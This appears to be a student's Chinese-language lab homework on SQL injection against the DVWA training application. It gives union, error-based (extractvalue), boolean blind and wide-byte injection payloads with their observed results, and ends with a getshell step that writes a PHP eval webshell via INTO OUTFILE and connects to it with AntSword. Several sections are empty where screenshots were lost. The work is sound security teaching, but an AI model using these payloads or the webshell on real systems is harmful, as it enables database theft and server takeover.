
# 一、分别在前端和后端使用 Union 注入实现 "dvwa 数据库 -user 表 - 字段 -first\_name 数据" 的注入过程,写清楚注入步骤。


## 1、发现sql注入




## 2、利用union 爆库名




192.168.80.128:8082/vulnerabilities/sqli/?id=1'+union+all+select+database()%2Cversion()%23&Submit=Submit#



## 3、爆表名



## 4、爆字段名




## 5、获取字段first\_name 具体值

	DVWA
Home Instructions Setup / Reset D Brute Force Command Inject CSRF File Inclusion File Upload Insecure CAPTC SQL Injection SQL Injection (E XSS (Reflected) XSS (Stored)  DVWA Security PHP Info About Logout	ID: 1' union select 1, first_name from users# First name: admin Surname: admin  ID: 1' union select 1, first_name from users# First name: 1 Surname: admin  ID: 1' union select 1, first_name from users# First name: 1 Surname: Gordon  ID: 1' union select 1, first_name from users#
Username: admin Security Level: lo PHPIDS: disabled	View Source   View Help

二、分别在前端和后端使用报错注入实现"dvwa数据库-user表-字段"的注入过程,写清楚注入步骤,并回答下列关于报错注入的问题:

后端



### 前端

爆库名 1' and extractvalue(1,concat(0x7e,database()));#



爆表数 1' and extractvalue(1,concat(0x7e,(select count(table\_name) from information\_schema.tables where table\_schema=database())));#



爆表名 1' and extractvalue(1,concat(0x7e,(select table\_name from information\_schema.tables where table\_schema=database() limit 1,1)));#



爆列名 1' and extractvalue(1,concat(0x7e,(select column\_name from information\_schema.columns where table\_name='users' limit 0,1)));#

• 在 extractvalue 函数中,为什么'~'写在参数 1 的位置不报错,而写在参数 2 的位置报错?

第一个参数 是XML\_document 允许 <del>,第二个参数是xpath\_string ,路径不</del> 允许

• 报错注入中,为什么要突破单引号的限制,如何突破?

为了截断和跳出,是语句可以允许后续的语句。


• 在报错注入过程中,为什么要进行报错,是哪种类型的报错?

前端会返回数据库报错信息,报错信息中会含有语句运行的内容,即我们 想获取的信息。

三、任选布尔盲注或者时间盲注在前端和后端实现"库名 - 表名 - 列名"的注入过程,写清楚注入步骤。


## 1、猜数据库名字长度 (二分思维)

1' and length(database())>10;# MISSING 1' and length(database())>5;# MISSING 1' and length(database())>3;# exists 1' and length(database())=4;# exists




## 2、数据库名称的字符组成元素 substr 和 ascii

1' and ascii(substr(database(),1,1))>88;# exists 1' and ascii(substr(database(),1,1))>98;# exists 1' and ascii(substr(database(),1,1))>100;# MISSING 1' and ascii(substr(database(),1,1))=100;# exists



## 3.表的个数

1' and (select count(table\_name) from information\_schema.tables where table\_schema=database())>10;# MISSING 1' and (select count(table\_name) from information\_schema.tables where table\_schema=database())>5;# MISSING 1' and (select count(table\_name) from information\_schema.tables where table\_schema=database())>2;# MISSING 1' and (select count(table\_name) from information\_schema.tables where table\_schema=database())=2;# exists




## 4.解表名,先解长度,再解具体值 (ascii和substr)

#### 长度


1' and length((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1))>10;# MISSING 1' and length((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1))>5;# exists 1' and length((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1))>8;# exists 1' and length((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1))=9;# exists 也可以写成: 1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=9;#

#### exists



#### 字段值

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>101;# exists 1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>103;# MISSING 1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))=102;# MISSING 1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))=103;# exists




## 5.获取表字段,常用字段 (password)


用户名: username/user\_name/uname/u\_name/user/name/... 密码: password/pass\_word/pwd/pass/...

## 四、利用宽字节注入实现"库名-表名-列名"的注入过程,写清楚注入步骤。


## 1、宽字节注入




## 2、爆库名



## 3、爆表名




### 4、爆字段名




## 五、利用 SQL 注入实现 DVWA 站点的 Getshell,写清楚攻击步骤。

## 1、利用sql注入,上传一句话木马到文件

'union select 1,"<?php eval(\$\_POST['a']);" into outfile '/var/www/html/jk.php





## 2、利用AntSword 进行连接

